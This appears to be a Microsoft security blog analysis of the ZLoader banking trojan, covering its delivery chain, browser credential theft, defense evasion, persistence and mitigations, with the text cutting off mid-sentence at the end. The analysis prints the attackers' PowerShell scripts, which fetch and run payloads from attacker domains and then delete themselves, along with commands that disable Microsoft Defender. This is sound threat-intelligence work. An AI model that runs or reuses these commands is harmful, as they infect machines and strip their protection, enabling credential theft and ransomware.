
- Capturing screenshots

- Collecting cookies
- Stealing banking passwords
- Providing VNC access to attackers

Operators can choose which of these modules to deliver based on how the malware is configured. In most campaigns, the module files are dropped in subfolders in the AppData folder. Although operators are free to give the subfolders and files arbitrary names, the names Microsoft researchers have actually observed exhibit two patterns:


- Sets of characters that appear random
- Concatenated dictionary words

In several campaigns, attackers opted not to use these modules and instead used the payload to download an additional malicious file. This file was launched and then called back out to the same download domain that the ZLoader payload was downloaded from, to download a PowerShell script. The downloaded script checked if the device was workgroup- or domain-connected. The PowerShell script then reached out to the command and control (C2) domain and downloaded two malicious files——typically an .exe and a .dll. The script used [regsvr32.exe]() to launch the DLL and run a command to time out for 200 seconds. After this, [cmd.exe]() was used to launch an additional malicious file, which downloads a VBS file that is loaded by wscript.



```
$cmdOutput = systeminfo | findstr /B "Domain"
if($cmdOutput -like '*WORKGROUP*')
 {
 Invoke-WebRequest https://quickbooks.pw/timnew.dll -OutFile timnew.dll
 Invoke-WebRequest https://quickbooks.pw/[redacted].bat -OutFile [redacted].bat
 Invoke-WebRequest https://[redacted].com/network/index/processingSetRequestBot/?servername=msi -OutFile network.exe
 regsvr32 "$PSScriptRoot\timnew.dll"
 Timeout /T 200
  & "$PSScriptRoot\[redacted].bat"
   Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"|
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
    Timeout /T 10
  & "$PSScriptRoot\[redacted].bat"
 } else
 {
Invoke-WebRequest https://quickbooks.pw/[redacted].bat -OutFile [redacted].bat
 Invoke-WebRequest https://[redacted].com/network/index/processingSetRequestNet/?servername=msi -OutFile network.exe
 & "$PSScriptRoot\[redacted].bat"
 }
 function Delete() {
$Invocation = (Get-Variable MyInvocation -Scope 1).Value
$Path = "$PSScriptRoot\[redacted].ps1"
Write-Host $Path
Remove-Item $Path -force
}
Delete
```

Figure 5. Script used for workgroup-joined devices



```
$cmdOutput = nltest /domain_trusts /all_trusts
if($cmdOutput -like '*0*')
 {
 Invoke-WebRequest https://sweepcakesoffers.com/[redacted].bat -OutFile [redacted].bat
 Invoke-WebRequest https://[redacted].com/network/index/processingSetRequestNet/?servername=msi -OutFile network.exe
 & "$PSScriptRoot\[redacted].bat"
 } else
 {
 Invoke-WebRequest https://sweepcakesoffers.com/timnew.dll -OutFile timnew.dll
 Invoke-WebRequest https://sweepcakesoffers.com/[redacted].bat -OutFile [redacted].bat
 Invoke-WebRequest https://sweepcakesoffers.com/[redacted].bat -OutFile [redacted].bat
 Invoke-WebRequest https://[redacted].com/network/index/processingSetRequestBot/?servername=msi -OutFile network.exe
  & "$PSScriptRoot\[redacted].bat"
 }
 function Delete() {
$Invocation = (Get-Variable MyInvocation -Scope 1).Value
$Path = "$PSScriptRoot\[redacted].ps1"
Write-Host $Path
Remove-Item $Path -force
}
Delete
```

Figure 6. Script used for domain-joined devices

These files were used to tamper with security solutions and to grant attackers hands-on-keyboard access.

Browser credential theft

One of the main functionalities of ZLoader malware is to steal online credentials targeting banks and financial institutions, as well as other credentials, via client-side web injection and form grabbing attacks. Web injection allows the attacker to alter content of the websites displayed to the victim, while form grabbing captures credentials from the browser windows. To accomplish those actions, the malware implements an Adversary-in-the-browser (AiTB) attack.

ZLoader's main process, msiexec.exe, spawns several threads running at the same time to perform different tasks. Each of these threads communicate with one another using shared data stored in the global memory, system registry, and encrypted files. Threads are spawned that execute functions to install a fake certificate and run a local proxy, while another thread is injected and executed inside the loaded browser process, which is responsible for redirecting traffic via proxy.

A thread runs to traverse the list of running processes and inject codes to target browser processes discovered. ZLoader targets the following browser processes:

- iexplore.exe
- firefox.exe
- chrome.exe
- msedge.exe (Microsoft Edge)

The hook API TranslateMessage is the key malware functionality that performs the form grabbing, keylogging, and screenshotting of users' desktops.

For the target browser processes, the following APIs are hooked for tracking, redirecting network activities, and controlling the certificate verification. The ZwDeviceIoControlFile hooks allow HTTP/HTTPs responses containing web pages codes from the target to be redirected to the proxy server to be modified. Moreover, any certificate will be tagged as valid.

- ntdll.dll — ZwDeviceIoControlFile
- crypt32.dll — CertGetCertificateChain, CertVerifyCertificateChainPolicy

Another thread is responsible for checking instructions and configurations from the C2 servers every 10 minutes. Included in the configuration are the list of target banks, financial institutions, and online companies, and the instruction on how to perform the web injection.

One of ZLoader's targets is the Microsoft online sign-in page at https://login.microsoftonline[.]com. Several of Microsoft's main websites, such as office[.]com, redirect users to this Microsoft online page when they try to sign into their Microsoft account. When users load their favorite web browser, such as Microsoft Edge, then visit and try to sign into their Microsoft account, ZLoader will match the URL to the list of targets. In this case it will match to the first one above and perform the web injection by inserting malicious JavaScript codes after the string "</head>" and then rendering to the browser application.



https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765 27...
Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Back
Next
Sign-in options

Figure 7. A screenshot of the fake Microsoft sign-in screen

The codes injected will insert fake web controls and/or additional JavaScript codes that are responsible for capturing the credentials such as usernames, passwords, and others. This captured information is encrypted and sent to the main bot and then to the C2 server. With these stolen credentials, the ZLoader operators can potentially gain access to users' Microsoft online account to perform further illicit activities. As the malicious activities occurred in the background, even "tech savvy" users may not be aware that their browser was tampered with, and credentials were stolen.


Defense evasion

ZLoader has used various methods of defense evasion, focused on attempting to appear more legitimate or by disabling security tools. In multiple campaigns associated with malicious ads, the ZLoader operators would sign malicious files used in their attack chain. Signing these files is intended to make them appear to be legitimate, non-malicious files used by real software, rather than malicious files used by malware.

The first method ZLoader has used to sign files is by creating fictitious companies. In certain campaigns, the .msi files that are installed on the device after the user visits a malicious ad are signed by a fictitious company created by the operator for the purpose of the campaign. The malware operators created multiple fraudulent companies, such as Flyintellect Inc, and Datalyst Oy, in several campaigns. Due to the way .msi files are designed, the registry keys that are added by this activity later in the attack chain are also published by the same company name.

Another method operators have used to evade detection is a set of techniques that utilize validly-signed files to hide malicious scripts through vulnerabilities like CVE-2020-1599, CVE-2013-3900, and CVE-2012-0151.

ZLoader operators have also attempted to perform defense evasion by disabling security tools. In many instances, ZLoader will drop a file, frequently a .bat file, that then uses PowerShell to turn off and alter security settings, such as excluding all .dll and .exe files and regsvr32.exe from being scanned.



```
powershell  -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath '"C:\Users\[redacted]\AppData\Roaming
Add-MpPreference -ExclusionExtension ".exe"
Set-MpPreference -MAPSReporting 0
Set-MpPreference -PUAProtection disable
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -DisablePrivacyMode $true
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableArchiveScanning $true
Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableScriptScanning $true
Set-MpPreference -SubmitSamplesConsent 2
Add-MpPreference -ExclusionProcess "regsvr32"
Add-MpPreference -ExclusionProcess ".exe"
Add-MpPreference -ExclusionProcess "*.exe"
Add-MpPreference -ExclusionProcess "regsvr32*"
Add-MpPreference -ExclusionProcess "iexplorer.exe"
Add-MpPreference -ExclusionProcess "*.dll"
Add-MpPreference -ExclusionProcess "explorer.exe"
Set-MpPreference -HighThreatDefaultAction 6 -Force
Add-MpPreference -ExclusionProcess ".dll"
Set-MpPreference -LowThreatDefaultAction 6
Set-MpPreference -ModerateThreatDefaultAction 6
Set-MpPreference -SevereThreatDefaultAction 6
Set-MpPreference -ScanScheduleDay 8
```

Figure 8. Some examples of PowerShell commands run during this phase of the attack

Persistence

ZLoader has used various persistence methods across separate campaigns. The first method observed by Microsoft Security Researchers involves the ZLoader DLL using rundll32.exe to register itself. In other documented cases, it also creates the following persistence mechanisms for itself or its modules:

- Registry entries under HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- Files in the Startup folder

In more recent campaigns, the attackers maliciously used Atera, a legitimate remote monitoring software. While Atera was not compromised, attackers leveraged its built-in Splashtop Remote Access capabilities to achieve persistence on the compromised device.

Objectives

After establishing persistence, the campaign operators behind ZLoader infections monetize their access to domain-joined devices by selling access-as-a-service to other groups, including ransomware affiliates. These groups can then use this access for their own goals, including installations of Cobalt Strike, which enables hands-on keyboard activities by the actors.

In one instance, the VBS downloaded a batch script which connected to a Cobalt Strike C2 via a DLL beacon dropped on the device by PowerShell. It was launched via rundll32.exe, with the known Cobalt Strike flag StartW. Reconnaissance queries were then run on domain-joined devices, performing actions such as searching for all domain trusts on the network.

With the use of Cobalt Strike and Splashtop, attackers have hands-on-keyboard access to affected devices that can be leveraged for subsequent objectives, including credential theft or deployment of additional payloads such as ransomware.

In the past, ZLoader has been tied to ransomware infections such as Ryuk. We've also seen ZLoader operators provide access to ELBRUS actors who deployed DarkSide ransomware (earlier in 2021). Those that were more recently observed had been deploying BlackMatter ransomware. Given such history, the Cobalt Strike payloads might indicate pre-ransomware activities that prefigure a real threat of ransomware attacks.

Defending against ZLoader attacks

The take down effort against ZLoader is just one of the ways in which Microsoft provides real-world protection against threats. This action will result in protection for a wide range of organizations around the world from malware, affiliates with hands-on-keyboard access, and additional payloads delivered via ZLoader's infrastructure.

Like many modern malware variants, getting ZLoader onto a device is oftentimes just the first step in what ends up being a larger attack. The trojan further exemplifies the trend of common malware increasingly harboring more dangerous threats, a pattern also observed in other platforms. ZLoader operators frequently monetize access from infections by selling it to other affiliate groups, who then use the purchased access to carry out their own malicious objectives. Affiliates may further misuse legitimate tools like Cobalt Strike or Splashtop to gain full hands-on-keyboard access to target devices, enabling attackers to perform additional discovery, find high-value targets on the network, move laterally, and drop additional payloads, such as ransomware variants.

The best advice for preventing ZLoader infections is to simply avoid downloading attachments contained in emails from unknown senders as well as clicking on sponsored ads and links in search engine results, instead opting for unsponsored results from verified, trusted sources. Good credential hygiene, network segmentation, and similar best practices increase the "cost" to attackers, helping disrupt their activities before they reach their target.

Defenders can take the following mitigation steps to defend against this threat:

- Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware. SmartScreen removes the reputation information for the certificates leveraged during these attacks. Binaries signed with those certificates will trigger a warning about an "unrecognized app."
- Use Windows Defender Application Control, AppLocker, or other application control technologies to prevent end users from running unapproved software on their computers.
- Run the latest version of your operating systems and applications. Deploy the latest security updates as soon as they become available.
- Use only official, trustworthy websites and direct download links.

ZLoader's prevalence in the threat landscape demands comprehensive protection capable of detecting and stopping this malware, its components, and other similar threats at every stage of the attack chain. Microsoft Defender for Endpoint provides next-generation protection that reinforces network security perimeters and incorporates antimalware capabilities to catch emerging threats, including ZLoader, Cobalt Strike, additional payloads such as ransomware, and subsequent attacker behaviors. Moreover, our endpoint detection and response (EDR) capabilities detect ZLoader's malicious files, behaviors, domain connections, and other related events before and after execution.

Defenders can further apply the following mitigations to reduce the environmental attack surface and mitigate the impact of this threat and its payloads:

